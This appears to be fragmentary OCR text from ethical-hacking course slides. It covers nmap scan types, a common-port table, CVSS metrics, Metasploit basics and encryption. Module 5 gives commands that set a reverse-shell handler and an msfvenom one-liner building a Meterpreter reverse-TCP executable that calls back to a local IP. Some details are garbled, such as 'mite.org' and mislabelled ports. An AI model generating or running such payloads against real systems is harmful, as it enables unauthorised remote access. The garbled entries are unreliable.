
MODULE 3: SCANNING NETWORKS

Syn: -sS




MODULE 3: SCANNING NETWORKS

Null: -sN




MODULE 3: SCANNING NETWORKS

Xmas: -sX




MODULE 3: SCANNING NETWORKS

Ack: -sA



MODULE 3: SCANNING NETWORKS

Idle: -sI



MODULE 3: SCANNING NETWORKS

Os

Linux <= 64

Windows <=128

Device <=256


MODULE 4: ENUMERATION

MODULE 4: ENUMERATION

Common Port

Port	Request type
7	ECHO
20	FTP -- Data
21	FTP -- Control
22	SSH Remote Login Protocol
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
37	Time
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
79	Finger
80	HTTP
110	POP3
115	Simple File Transfer Protocol (SFTP)
137	NetBIOS Name Service
139	NetBIOS Datagram Service
143	Interim Mail Access Protocol (IMAP)
156	SQL Server
161	SNMP
194	Internet Relay Chat (IRC)
389	Lightweight Directory Access Protocol (LDAP)
443	HTTPS
445	Microsoft-DS
458	Apple QuickTime
546	DHCP Client
547	DHCP Server


MODULE 4: ENUMERATION



Version


-sV

-A



MODULE 5:
VULNERABILITY ANALYSIS

MODULE 5: VULNERABILITY ANALYSIS



Vulnerability Analysis

- mite.org
- cvdetails.com

MODULE 5: VULNERABILITY ANALYSIS

Common Vulnerability Scoring System(CVSS)

CVSS v3.0 - Base Score Metrics

Exploitability Metrics

Attack Vector (AV)

Network (N) | Adjacent (A) | Local (L) | Physical (P)

Attack Complexity (AC)

Low (L) | High (H)

Privileges Required (PR)

None (N) | Low (L) | High (H)

User Interaction (UI)

None (N) | Required (R)

Scope

Scope (S)

Changed (C) | Unchanged (U)

Impact Metrics

Confidentiality Impact (C)

High (H) | Low (L) | None (N)

Integrity Impact (I)

High (H) | Low (L) | None (N)


Availability Impact (A)

High (H) | Low (L) | None (N)

MODULE 5: VULNERABILITY ANALYSIS

Vulnerability Assesment

nessus



MODULE 5: VULNERABILITY ANALYSIS

Vulnerability Assesment

metasploit

msfconsole, msfvenom
use auxiliary/scanner/portscan/tcp
use exploit/multi/handler
set payload windows/shell/reverse_tcp


show options
set XXX=XXX
run, exploit

MSFVENOM -P WINDOWS/METERPRETER/REVERSE_TCP LHOST="192.168.1.102" LPORT=4242 -F EXE > SHELL.EXE


MODULE 6:
SYSTEM HACKING

MODULE 6: SYSTEM HACKING

Type of password attack



sniff




active(keylogger)

offline(shoulder surfing)

MODULE 6: SYSTEM HACKING

Encryption vs Hashing

Encryption



Hashing

MODULE 6: SYSTEM HACKING

Encryption Method

Asymmetric





Fig : Asymmetric Encryption

MODULE 6: SYSTEM HACKING

Encryption Method

Symmetric



MODULE 6: SYSTEM HACKING

Common Encryption Algorithm

- AES
- RSA

